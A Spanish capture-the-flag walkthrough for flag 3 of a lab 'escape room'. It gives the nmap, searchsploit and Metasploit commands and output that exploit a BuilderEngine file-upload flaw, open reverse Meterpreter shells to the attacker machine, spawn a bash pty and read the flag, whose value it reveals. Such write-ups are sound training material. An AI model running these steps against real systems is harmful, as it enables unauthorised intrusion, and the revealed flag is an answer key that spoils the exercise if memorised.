


Escape room CONDECERO – Bandera/clave 3

Bandera/Clave 3

Según la información de nmap, vemos que hay varios directorios marcados como “interesantes”.




```
root@kali: ~  
File Edit View Search Terminal Help  
_clamav-exec: ERROR: Script execution failed (use -d to debug)  
_http-chrono: Request times for /; avg: 163.32ms; min: 157.39ms; max: 170.01ms  
_http-comments-displayer: Couldn't find any comments.  
_http-csrf: Couldn't find any CSRF vulnerabilities.  
_http-date: Sun, 01 Dec 2019 19:27:58 GMT; -1s from local time.  
_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'https  
_http-dombased-xss: Couldn't find any DOM based XSS.  
_http-enum:  
  /robots.txt: Robots file  
  /files/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'  
  /modules/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'  
  /system/: Potentially interesting folder  
  /themes/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'  
_http-errors: Couldn't find any error pages.  
_http-feed: Couldn't find any feeds.  
_http-headers:  
  Date: Sun, 01 Dec 2019 19:28:28 GMT  
  Server: Apache/2.4.7 (Ubuntu)  
  Last-Modified: Tue, 24 Sep 2019 18:15:58 GMT  
  ETag: "62-5935087386575"  
  Accept-Ranges: bytes  
  Content-Length: 98  
  Vary: Accept-Encoding  
  Connection: close  
  Content-Type: text/html  
  
  (Request type: HEAD)  
_http-mobileversion-checker: No mobile version detected.  
_http-referer-checker: Couldn't find any cross-domain scripts.  
_http-robots.txt: 1 disallowed entry  
_Hackers
```

Abrimos el navegador web y exploramos la carpeta themes o modules, donde observamos que parece estar instalado algún CMS. Intentamos abrir los archivos para identificar el nombre de dicho CMS y averiguar si presenta vulnerabilidades.

Abrimos el navegador web, abrimos la ruta

[dirección ip]/themes/

y pulsamos enter




Localizaremos información sobre el CMS utilizado, por ejemplo, en varios archivos de descripción de los temas aplicados al mismo.

Abrimos la ruta:

`[dirección ip]/themes/default_theme_2015/description.txt`

y pulsamos enter




Según lo que indica este archivo, se está utilizando el CMS opensource BuilderEngine en su versión 3.

A raíz de lo que indica el directorio themes que localizó nmap, se busca con el script de **searchsploit** alguna vulnerabilidad relacionada con dicho CMS en su base de datos.

Introducimos el comando

searchsploit builderengine

y pulsamos enter



```
Kali-Linux-2019.3-vmware-amd64 - VMware Workstation 15 Player (Expired license)
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# searchsploit builderengine
-----
Exploit Title | Path
-----|-----
BuilderEngine 3.5.0 - Arbitrary File Upload | exploits/php/webapps/40390.php
BuilderEngine 3.5.0 - Arbitrary File Upload and Execution (Metasploit) | exploits/php/remote/42025.rb
-----
Shellcodes: No Result
root@kali:~#
```

La vulnerabilidad de este CMS afecta hasta la versión 3.5, por lo que, en nuestro caso, el sistema se encontraría comprometido.

A continuación, comprobaremos si dicha vulnerabilidad es funcional.

Para ello accedemos a Metasploit Framework, podemos encontrar un acceso directo en la barra lateral de aplicaciones.

The screenshot shows a Kali Linux terminal window titled "Kali-Linux-2019.3-vmware-amd64 - VMware Workstation 15 Player (Expired license)". The terminal displays the following output:

```
[i] Database already started
[i] The database appears to be already configured, skipping initialization
```

Below this, there is a large ASCII art graphic. At the bottom of the terminal, the following command is entered:

```
msf5 > 
```

Como podemos ver, ahora tenemos una consola especial de este framework.

A continuación, procederemos a usar el módulo que encontramos disponible para el CMS y a configurarlo contra el objetivo, obteniendo una sesión remota.

Introducimos la siguiente tanda de comandos:

```
use exploit/multi/http/builderengine_upload_exec [enter]
set rhosts [dirección ip] [enter]
check [enter]
```

The screenshot shows a Metasploit terminal session with the following output:


```
[*] Using exploit/multi/http/builderengine_upload_exec
msf5 exploit(multi/http/builderengine_upload_exec) > set rhosts 192.168.40.131
rhosts => 192.168.40.131
msf5 exploit(multi/http/builderengine_upload_exec) > check
[*] 192.168.40.131:80 - The target appears to be vulnerable.
msf5 exploit(multi/http/builderengine_upload_exec) > 
```

Metasploit nos indica que efectivamente, es vulnerable así que ejecutamos el exploit.

Introducimos el comando

exploit -j

y pulsamos enter



```
Kali-Linux-2019.3-vmware-amd64 - VMware Workstation 15 Player (Expired license)
Player
Applications Places Terminal Sun 15:18
Terminal
File Edit View Search Terminal Help
, d0d,
+ -- --=[ metasploit v5.0.41-dev ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 4 evasion ]
msf5 > use exploit/multi/http/builderengine_upload_exec
Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/builderengine_upload_exec 2016-09-18 excellent Yes BuilderEngine Arbitrary File Upload Vulnerability and execution
[*] Using exploit/multi/http/builderengine_upload_exec
msf5 exploit(multi/http/builderengine_upload_exec) > set rhosts 192.168.40.131
rhosts => 192.168.40.131
msf5 exploit(multi/http/builderengine_upload_exec) > check
[*] 192.168.40.131:80 - The target appears to be vulnerable.
msf5 exploit(multi/http/builderengine_upload_exec) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.40.132:4444
msf5 exploit(multi/http/builderengine_upload_exec) > [+] Our payload is at: tVHCtyJz.php. Calling payload...
[*] Calling payload...
[*] Sending stage (38247 bytes) to 192.168.40.131
[*] Meterpreter session 1 opened (192.168.40.132:4444 -> 192.168.40.131:45673) at 2019-12-01 15:17:12 -0500
[+] Deleted tVHCtyJz.php
```

Ahora crearemos una sesión de meterpreter, una utilidad que nos permitirá interactuar con la máquina objetivo de manera remota. La primera sesión creada será de PHP, pero luego utilizaremos una nueva que funcionará para entornos Linux.

Pulsamos enter e introducimos la siguiente tanda de comandos:

use post/multi/manage/shell_to_meterpreter [enter]

set session 1 [enter]

exploit -j [enter]

```
use post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf5 post(multi/manage/shell_to_meterpreter) > exploit -j
[*] Post module running as background job 2.

[!] SESSION may not be compatible with this module.
msf5 post(multi/manage/shell_to_meterpreter) > [*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.40.132:4433
[*] Sending stage (985320 bytes) to 192.168.40.131
[*] Meterpreter session 3 opened (192.168.40.132:4433 -> 192.168.40.131:41744) at 2019-12-01 15:32:50 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Stopping exploit/multi/handler
```

A continuación, utilizaremos un script de Python para crear un shell y obtener una terminal remota interactiva con la que poder acceder al sistema de archivos de la máquina objetivo.

Introducimos la siguiente tanda de comandos:

```
sessions -i 2 [enter]
```

```
shell [enter]
```

```
python -c 'import pty; pty.spawn("/bin/bash")' [enter]
```

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 32223 created.
Channel 1 created.

python -c 'import pty; pty.spawn("/bin/bash")'
www-data@FLAG1:~/html/files$
```

Si navegamos al directorio raíz, donde estaría alojada la aplicación web, podemos observar que hay un archivo llamado flag.txt, que contiene la tercera bandera.

```
www-data@FLAG1:~$ ls
ls
flag.txt  html
www-data@FLAG1:~$ cat flag.txt
cat flag.txt
<--FLAG 3: L3ONARD0D
www-data@FLAG1:~$
```

CÓDIGO BANDERA 3: L3ONARD0D